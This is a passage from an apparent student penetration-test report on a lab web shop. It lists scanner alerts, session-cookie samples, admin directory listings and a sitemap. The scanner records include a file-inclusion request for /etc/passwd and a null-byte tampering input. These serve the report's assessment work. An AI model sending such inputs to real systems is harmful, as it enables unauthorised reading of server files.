or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

Medium (Medium)	**Directory Browsing**
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.
URL	http://192.168.1.20/css/fonts/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/pictures/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/js/

Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/images/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/icons/
Method	GET
Attack	Parent Directory
Instances	6
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548
WASC Id	48
Source ID	1

Medium (Medium)	**Application Error Disclosure**
Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.
URL	http://192.168.1.20/images/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/pictures/?C=M;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=S;O=D

Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/pictures/?C=N;O=A
Method	GET

Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/pictures/?C=N;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/fonts/?C=M;O=D
Method	GET
Evidence	Parent Directory
Instances	46
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Medium (Medium)	**X-Frame-Options Header Not Set**
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://192.168.1.20/js/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/fonts/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/extras.php?type=%2Fetc%2Fpasswd

Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/warehouse_1.php?command&productid
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/pictures/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/fonts/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=D;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/index.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/login.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/fonts/
Method	GET

Parameter	X-Frame-Options
URL	http://192.168.1.20/css/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/view_cart.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/pictures/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/products.php
Method	GET
Parameter	X-Frame-Options
Instances	66
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
CWE Id	16
WASC Id	15
Source ID	3

Medium (Low)	**Parameter Tampering**
Description	Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.
URL	http://192.168.1.20/thankyou.php?=
Method	GET
Parameter	id

Evidence	on line <b>
URL	http://192.168.1.20/feedback_process.php
Method	POST
Parameter	name
Attack	\x0000
Evidence	on line <b>
URL	http://192.168.1.20/products.php?=&productid=
Method	GET
Parameter	command
Evidence	on line <b>
URL	http://192.168.1.20/userValidate.php
Method	POST
Parameter	magaca
Evidence	on line <b>
URL	http://192.168.1.20/products.php?=&emptycart=1&productid=&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw
Method	GET
Parameter	command
Evidence	on line <b>
URL	http://192.168.1.20/extras.php?=
Method	GET
Parameter	type
Evidence	on line <b>
URL	http://192.168.1.20/products.php?command=&=&productid=&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw

Method	GET
Parameter	emptycart
Evidence	on line <b>
URL	http://192.168.1.20/insertCustomer.php
Method	POST
Parameter	email
Attack	+
Evidence	on line <b>
URL	http://192.168.1.20/products.php?command=&emptycart=1&=&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw
Method	GET
Parameter	productid
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_1.php?=&productid=
Method	GET
Parameter	command
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_2.php?=&productid=
Method	GET
Parameter	command
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_1.php?command=&=
Method	GET
Parameter	productid

Evidence	on line <b>
URL	http://192.168.1.20/products.php?command=&emptycart=1&productid=&=
Method	GET
Parameter	return_url
Evidence	on line <b>
URL	http://192.168.1.20/products.php?emptycart=1&=
Method	GET
Parameter	return_url
Evidence	on line <b>
URL	http://192.168.1.20/products.php?=&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw
Method	GET
Parameter	emptycart
Evidence	on line <b>
URL	http://192.168.1.20/products.php?command=&=
Method	GET
Parameter	productid
Evidence	on line <b>
URL	http://192.168.1.20/warehouse_2.php?command=&=
Method	GET
Parameter	productid
Evidence	on line <b>
Instances	17

Solution	Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.
Reference	
CWE Id	472
WASC Id	20
Source ID	1

Medium (Low)	**Directory Browsing**
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.
URL	http://192.168.1.20/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/icons/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/pictures/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/css/fonts/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/images/
Method	GET
Attack	Parent Directory
Instances	6
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548

WASC Id	48
Source ID	1

15.9 WEB SCARAB RESULTS & PROCESS

Figure 146 displays the proxy settings used on mantra browser, 127.0.0.1 is the HTTP proxy used and 8008 is the port used. This was required to use web scarab.




Figure 148

figure 147 displays the secret cookie being selected.




Figure 149

Figure 148 presents the posted login request being selected.




Figure 150

Full results of web scarab in text

Date NUM Cookie

1608510014897,1,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353130303236

1608510014997,1,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353130303236

1608510015098,1,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353130303236

1608510015198,1,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303236
1608510015298,1,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303236
1608510015398,1,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303236
1608510015499,1,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303236
1608510015600,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510015701,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510015801,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510015802,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510015901,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510016002,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510016103,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510016204,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510016303,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510016404,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510016505,2,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303237
1608510016605,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510016705,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510016806,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510016806,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510016907,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510017006,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510017107,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510017208,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510017308,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238

1608510017407,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510017508,3,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303238
1608510017609,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510017710,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510017809,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510017909,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510018010,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510018112,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510018212,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510018311,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510018411,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510018512,4,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303239
1608510018613,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510018613,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510018714,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510018815,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510018916,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510019015,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510019116,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510019217,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510019217,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510019317,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330
1608510019417,5,756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363038353
130303330

15.10 COOKIE ATTRIBUTES RESULTS & PROCESS

Figure 149 displays the process of intercepting the login post request, the intercept tab is selected in burp suite and the details have been submitted on the customer login page.





Figure 151


15.11 UNPROTECTED FUNCTIONALITY



Index of /admin/images

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[IMG]	breadcrumb_divider.png	2011-04-05 15:05		210
[IMG]	btn_submit.png	2011-04-06 11:02	217	
[IMG]	btn_submit_2.png	2011-04-06 11:06		214
[IMG]	btn_view_site.png	2011-04-06 11:14		1.5K
[IMG]	employee.png	2014-07-27 21:59	4.8K	
[IMG]	favicon.png	2014-08-10 12:22	17K	
[IMG]	header_bg.png	2011-04-05 10:34	2.9K	
[IMG]	header_shadow.png	2011-04-05 10:48		1.1K
[IMG]	home.png	2014-07-27 21:46	2.8K	
[IMG]	icn_add_user.png	2011-04-05 14:04		462
[IMG]	icn_alert_error.png	2011-04-06 09:58		386
[IMG]	icn_alert_inf.png	2011-04-06 09:47		434
[IMG]	icn_alert_info.png	2014-08-14 12:04		1.3K
[IMG]	icn_alert_success.png	2011-04-06 09:58		347
[IMG]	icn_alert_warning.png	2011-04-06 09:58		418
[IMG]	icn_audio.png	2011-04-05 14:05	643	
[IMG]	icn_categories.png	2011-04-05 13:56		251
[IMG]	icn_edit.png	2011-04-05 19:06	357	
[IMG]	icn_edit_article.png	2011-04-05 13:55		467
[IMG]	icn_folder.png	2011-04-05 14:04	309	
[IMG]	icn_jump_back.png	2011-04-05 14:06		489
[IMG]	icn_logout.png	2011-04-05 11:50	443	
[IMG]	icn_new_article.png	2011-04-05 13:54		290
[IMG]	icn_photo.png	2011-04-05 14:04	336	
[IMG]	icn_profile.png	2011-04-05 14:04	485	

[IMG]	icn_search.png	2011-04-05 13:44	429	
[IMG]	icn_security.png	2011-04-05 14:05	465	
[IMG]	icn_settings.png	2011-04-05 14:05	272	
[IMG]	icn_tags.png	2011-04-05 13:56	292	
[IMG]	icn_trash.png	2011-04-05 19:06	284	
[IMG]	icn_user.png	2011-04-05 11:44	489	
[IMG]	icn_video.png	2011-04-05 14:05	311	
[IMG]	icn_view_users.png	2011-04-05 14:03	528	
[IMG]	list-item.png	2011-11-26 09:10	1.2K	
[IMG]	logo.png	2014-07-31 21:33	13K	
[IMG]	module_footer_bg.png	2011-04-05 21:16	233	
[IMG]	post_message.png	2011-04-06 10:33	1.4K	
[IMG]	search-bg.png	2011-11-26 09:10	2.0K	
[IMG]	search-button.png	2011-11-26 09:10	1.9K	
[IMG]	secondary_bar.png	2011-04-05 15:30	263	
[IMG]	secondary_bar_shadow..>	2011-04-05 15:32	498	
[IMG]	sidebar.png	2011-04-05 10:35	1.9K	
[IMG]	sidebar_divider.png	2011-04-05 11:52	203	
[IMG]	sidebar_shadow.png	2011-04-05 11:08	204	
[IMG]	table_sorter_header.png	2011-04-05 18:42	239	



Index of /admin/js

Name	Last modified	Size	Description
Parent Directory		-	
hideshow.js	2011-04-05 13:52	1.1K	
jquery-1.5.2.min.js	2011-03-31 18:28	84K	
jquery.equalHeight.js	2011-04-06 10:56	655	
jquery.tablesorter.m..>	2014-07-26 22:02	16K	

15.12 COMPARING SITEMAPS

http://192.168.1.20/cart_update.php?removep=4&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw
http://192.168.1.20/cart_update.php?removep=4&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC93YXJlaG91c2VfMi5waHA=
http://192.168.1.20/cart_update.php?removep=4&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC9wcm9jZXNzLnBocA==
http://192.168.1.20/contact.php
http://192.168.1.20/css
http://192.168.1.20/css/bootstrap.min.css
http://192.168.1.20/customer.php
http://192.168.1.20/custUpdate.php
http://192.168.1.20/custUpdate.php
http://192.168.1.20/extras.php
http://192.168.1.20/extras.php?type=terms.php
http://192.168.1.20/icons
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/images
http://192.168.1.20/index.php
http://192.168.1.20/insertCustomer.php
http://192.168.1.20/insertCustomer.php
http://192.168.1.20/js
http://192.168.1.20/js/bootstrap.min.js
http://192.168.1.20/js/countries.js
http://192.168.1.20/js/cufon-yui.js
http://192.168.1.20/js/functions.js
http://192.168.1.20/js/jquery-1.6.2.min.js
http://192.168.1.20/js/jquery.jcarousel.min.js
http://192.168.1.20/js/jquery.min.js
http://192.168.1.20/js/main.js
http://192.168.1.20/js/Myriad_Pro_700.font.js
http://192.168.1.20/js/sliding.form.js
http://192.168.1.20/login.php
http://192.168.1.20/logout.php
http://192.168.1.20/opt
http://192.168.1.20/opt/lampp
http://192.168.1.20/opt/lampp/htdocs
http://192.168.1.20/opt/lampp/htdocs/studentsite
http://192.168.1.20/opt/lampp/htdocs/studentsite/custUpdate.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/header2.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/insertCustomer.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/InsertPayment.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/profile.php
http://192.168.1.20/opt/lampp/htdocs/studentsite/usersession.php

http://192.168.1.20/opt/lampp/htdocs/studentsite/userValidate.php
http://192.168.1.20/pictures
http://192.168.1.20/pictures/
http://192.168.1.20/pictures/?C=D;O=A
http://192.168.1.20/pictures/?C=M;O=A
http://192.168.1.20/pictures/?C=N;O=D
http://192.168.1.20/pictures/?C=S;O=A
http://192.168.1.20/pictures/bg.jpg
http://192.168.1.20/pictures/fluffy.jpg
http://192.168.1.20/process.php
http://192.168.1.20/products.php
http://192.168.1.20/products.php?emptycart=1&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC92aWV3X2NhcnQucGhw
http://192.168.1.20/profile.php
http://192.168.1.20/profile.php?msg=succes full update one record
http://192.168.1.20/profile.php?msg=succes%20full%20update%20one%20record
http://192.168.1.20/profile.php?msg=succes%2520full%2520update%2520one%2520record
http://192.168.1.20/userValidate.php
http://192.168.1.20/userValidate.php
http://192.168.1.20/view_cart.php
http://192.168.1.20/warehouse_1.php
http://192.168.1.20/warehouse_2.php

http://192.168.1.20/
http://192.168.1.20/
http://192.168.1.20/about.php
http://192.168.1.20/admin
http://192.168.1.20/admin/add_category.php
http://192.168.1.20/admin/add_product.php
http://192.168.1.20/admin/add_warehouse.php
http://192.168.1.20/admin/Backup.php
http://192.168.1.20/admin/catDelete.php
http://192.168.1.20/admin/catDelete.php?delete=42
http://192.168.1.20/admin/catDelete.php?delete=43
http://192.168.1.20/admin/catViewUpdate.php
http://192.168.1.20/admin/catViewUpdate.php?update=42
http://192.168.1.20/admin/catViewUpdate.php?update=43
http://192.168.1.20/admin/conDelete.php
http://192.168.1.20/admin/conDelete.php?delete=10
http://192.168.1.20/admin/conDelete.php?delete=11
http://192.168.1.20/admin/conDelete.php?delete=12
http://192.168.1.20/admin/conDelete.php?delete=13
http://192.168.1.20/admin/conDelete.php?delete=14
http://192.168.1.20/admin/conDelete.php?delete=9
http://192.168.1.20/admin/css
http://192.168.1.20/admin/css/ie.css
http://192.168.1.20/admin/custDelete.php
http://192.168.1.20/admin/custDelete.php?delete=17
http://192.168.1.20/admin/custDelete.php?delete=18
http://192.168.1.20/admin/custDelete.php?delete=19
http://192.168.1.20/admin/custDelete.php?delete=20
http://192.168.1.20/admin/custDelete.php?delete=22
http://192.168.1.20/admin/custDelete.php?delete=23
http://192.168.1.20/admin/custDelete.php?delete=24
http://192.168.1.20/admin/custDelete.php?delete=25
http://192.168.1.20/admin/custDelete.php?delete=26
http://192.168.1.20/admin/custDelete.php?delete=27
http://192.168.1.20/admin/custDelete.php?delete=28
http://192.168.1.20/admin/CustomerReport.php
